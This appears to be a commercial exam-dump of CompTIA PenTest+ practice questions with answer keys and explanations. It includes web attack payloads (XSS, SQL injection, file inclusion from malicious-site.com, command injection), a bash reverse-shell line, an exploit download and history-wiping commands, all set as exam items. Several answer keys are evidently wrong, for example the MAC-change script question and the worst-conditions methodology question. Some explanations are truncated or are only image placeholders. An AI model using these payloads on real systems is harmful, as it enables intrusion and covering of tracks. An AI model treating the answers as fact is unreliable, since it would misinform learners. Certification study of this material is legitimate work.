



CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

About ExamBible

Your Partner of IT Exam

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

Deconfliction is necessary when the penetration test:

- A. determines that proprietary information is being stored in cleartext.
- B. occurs during the monthly vulnerability scanning.
- C. uncovers indicators of prior compromise over the course of the assessment.
- D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:

This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 2

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186. comptia.org.

3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 3

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

Answer: A

Explanation:

Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

NEW QUESTION 4

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

Answer: A

Explanation:

The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

NEW QUESTION 5

A company recently moved its software development architecture from VMs to containers. The company has asked a penetration tester to determine if the new containers are configured correctly against a DDoS attack. Which of the following should a tester perform first?

- A. Test the strength of the encryption settings.
- B. Determine if security tokens are easily available.
- C. Perform a vulnerability check against the hypervisor.
- D. .Scan the containers for open ports.

Answer: D

Explanation:

The first step that a tester should perform to determine if the new containers are configured correctly against a DDoS attack is to scan the containers for open ports. Open ports are entry points for network communication and can expose services or applications that may be vulnerable to DDoS attacks. Scanning the containers for open ports can help the tester identify which services or applications are running on the containers, and which ones may need to be secured or disabled to prevent DDoS attacks. Scanning the containers for open ports can also help the tester discover any unauthorized or malicious services or applications

that may have been installed on the containers by previous attackers or compromised containers. Scanning the containers for open ports can be done by using tools such as Nmap, which can perform network scanning and enumeration by sending packets to hosts and analyzing their responses¹. The other options are not the first steps that a tester should perform to determine if the new containers are configured correctly against a DDoS attack. Testing the strength of the encryption settings is not relevant to DDoS attacks, as encryption does not prevent or mitigate DDoS attacks, but rather protects data confidentiality and integrity. Determining if security tokens are easily available is not relevant to DDoS attacks, as security tokens are used for authentication and authorization, not for preventing or mitigating DDoS attacks. Performing a vulnerability check against the hypervisor is not relevant to DDoS attacks, as the hypervisor is not directly exposed to network traffic, but rather manages the virtual machines or containers that run on it.

NEW QUESTION 6

A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

- A. iam_enum_permissions
- B. iam_privesc_scan
- C. iam_backdoor_assume_role
- D. iam_bruteforce_permissions

Answer: A

Explanation:

The iam_enum_permissions module will enable the tester to determine the level of access of the existing user in the cloud environment of a company, as it will list all permissions associated with an IAM user³. IAM (Identity and Access Management) is a service that enables users to manage access and permissions for AWS resources. Pacu is a tool that can be used to perform penetration testing on AWS environments⁴.

NEW QUESTION 7

Which of the following expressions in Python increase a variable val by one (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

Answer: CF

Explanation:

In Python, there are two ways to increase a variable by one: using the assignment operator (=) with an arithmetic expression, or using the augmented assignment operator (+=). The expressions val=(val+1) and val+=1 both achieve this goal. The expressions val++ and ++val are not valid in Python, as there is no increment operator. The expressions +val and val=val++ do not change the value of val².

<https://pythonguides.com/increment-and-decrement-operators-in-python/>

NEW QUESTION 8

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 9

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
item=widget";waitfor%20delay%20"00:00:20";--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
item=widget%20union%20select%20null,null,@version;--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
search=Bob"%3e%3cing%20src%3da%20onerror%3dalert(1)%3e	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
item=widget"+convert(int,@version)+"	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
site=www.exe"ping%20-c%2010%20localhost"mple.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
redir=http:%2f%2fwww.malicious-site.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
logfile=%2fetc%2fpasswd%00	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
lookup=\$(whoami)	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [] ()</div> <div>Input Sanitization " : < , > , <</div> </div>

- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

- * 1. Reflected XSS - Input sanitization (<> ...)
- * 2. Sql Injection Stacked - Parameterized Queries
- * 3. DOM XSS - Input Sanitization (<> ...)
- * 4. Local File Inclusion - sandbox req
- * 5. Command Injection - sandbox req
- * 6. SQLi union - paramtrized queries
- * 7. SQLi error - paramtrized queries

- * 8. Remote File Inclusion - sandbox
- * 9. Command Injection - input sanitization
- * 10. URL redirect - prevent external calls

NEW QUESTION 10

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago. In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

Answer: A

NEW QUESTION 10

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

Explanation:

The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company's VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client's network securely and bypass any firewall or network restrictions.

NEW QUESTION 13

A penetration tester breaks into a company's office building and discovers the company does not have a shredding service. Which of the following attacks should the penetration tester try next?

- A. Dumpster diving
- B. Phishing
- C. Shoulder surfing
- D. Tailgating

Answer: A

Explanation:

The penetration tester should try dumpster diving next, which is an attack that involves searching through trash bins or dumpsters for discarded documents or items that may contain sensitive or useful information. Dumpster diving can reveal information such as passwords, account numbers, credit card numbers, invoices, receipts, memos, contracts, or employee records. The penetration tester can use this information to gain access to systems or networks, impersonate users or employees, or perform social engineering attacks. The other options are not likely attacks that the penetration tester should try next based on the discovery that the company does not have a shredding service. Phishing is an attack that involves sending fraudulent emails that appear to be from legitimate sources to trick users into revealing their credentials or clicking on malicious links or attachments. Shoulder surfing is an attack that involves observing or spying on users while they enter their credentials or perform other tasks on their devices. Tailgating is an attack that involves following authorized personnel into a restricted area without proper authorization or identification.

NEW QUESTION 17

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx 1 root root 915 Mar 6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

Explanation:

The file `/scripts/daily_log_backup.sh` has permissions set to `777`, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 18

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.

- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

Answer: C

Explanation:

for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 21

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Answer: D

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

NEW QUESTION 23

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

- A. Exploit-DB
- B. Metasploit
- C. Shodan
- D. Retina

Answer: A

Explanation:

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"

Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

NEW QUESTION 27

Given the following code:

```
systems = {  
    "10.10.10.1" : "Windows 10",  
    "10.10.10.2" : "Windows 10",  
    "10.10.10.3" : "Windows 2016",  
    "10.10.10.4" : "Linux"  
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array
- D. A dictionary

Answer: D

Explanation:

A dictionary is a data structure in Python that stores key-value pairs, where each key is associated with a value. A dictionary is created by enclosing the key-value pairs in curly braces and separating them by commas. A dictionary can be accessed by using the keys as indexes or by using methods such as keys(), values(), or items(). In the code, systems is a dictionary that has four key-value pairs, each representing an IP address and its corresponding operating system. A tuple is a data structure in Python that stores an ordered sequence of immutable values, enclosed in parentheses and separated by commas. A tree is a data structure that consists of nodes connected by edges, forming a hierarchical structure with a root node and leaf nodes. An array is a data structure that stores a collection of elements of the same type in a contiguous memory location.

NEW QUESTION 32

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

Answer: D

Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script:

* 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open

(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out <https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

NEW QUESTION 37

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

cat /dev/null > temp

touch -r .bash_history temp mv temp .bash_history

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

Answer: C

Explanation:

The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash_history (the hidden file that stores the Bash history). The third command renames temp to .bash_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.

NEW QUESTION 39

A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

- A. OWASP Top 10
- B. MITRE ATT&CK framework
- C. NIST Cybersecurity Framework
- D. The Diamond Model of Intrusion Analysis

Answer: B

Explanation:

The MITRE ATT&CK framework is a methodology that should be used to best meet the client's expectations. The MITRE ATT&CK framework is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are continuously updated based on real-world observations. The framework covers a wide variety of enterprise systems and networks, such as Windows, Linux, macOS, cloud, mobile, and network devices. The framework can help the penetration tester to emulate realistic threats and identify gaps in defenses.

NEW QUESTION 42

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation
- C. Encrypted passwords
- D. Patch management

Answer: D

Explanation:

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability. Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 44

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Answer: C

Explanation:

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

NEW QUESTION 47

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

Answer: B

NEW QUESTION 51

A penetration tester ran an Nmap scan on an Internet-facing network device with the `-F` option and found a few open ports. To further enumerate, the tester ran another scan using the following command:

```
nmap -O -A -sS -p- 100.100.100.50
```

Nmap returned that all 65,535 ports were filtered.

Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Answer: A

NEW QUESTION 56

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

- A. Unsupported operating systems
- B. Susceptibility to DDoS attacks
- C. Inability to network
- D. The existence of default passwords

Answer: A

NEW QUESTION 61

During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise. While reading the script, the penetration tester noticed the following lines of code:

```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 2a:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```

Which of the following was the script author trying to do?

- A. Spawn a local shell.
- B. Disable NIC.
- C. List processes.
- D. Change the MAC address

Answer: A

Explanation:

s for what the script author was trying to do.

NEW QUESTION 66

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

Answer: CF

NEW QUESTION 67

Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

- A. Tandem
- B. Reversal
- C. Semi-authorized
- D. Known environment

Answer: D

Explanation:

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

NEW QUESTION 71

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

Answer: A

NEW QUESTION 73

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

- A. Cross-site request forgery
- B. Server-side request forgery
- C. Remote file inclusion
- D. Local file inclusion

Answer: B

Explanation:

Server-side request forgery (SSRF) is the vulnerability that the tester exploited by querying the provider's metadata and getting the credentials used by the instance to authenticate itself. SSRF is a type of attack that abuses a web application to make requests to other resources or services on behalf of the web server. This can allow an attacker to access internal or external resources that are otherwise inaccessible or protected. In this case, the tester was able to access the metadata service of the cloud provider, which contains sensitive information about the instance, such as credentials, IP addresses, roles, etc.

NEW QUESTION 78

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

Answer: D

Explanation:

Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities. Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

NEW QUESTION 80

INSTRUCTIONS

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

A. Mastered
B. Not Mastered


Answer: A

Explanation:


A picture containing shape Description automatically generated



A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



NEW QUESTION 83

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

Answer: C

Explanation:

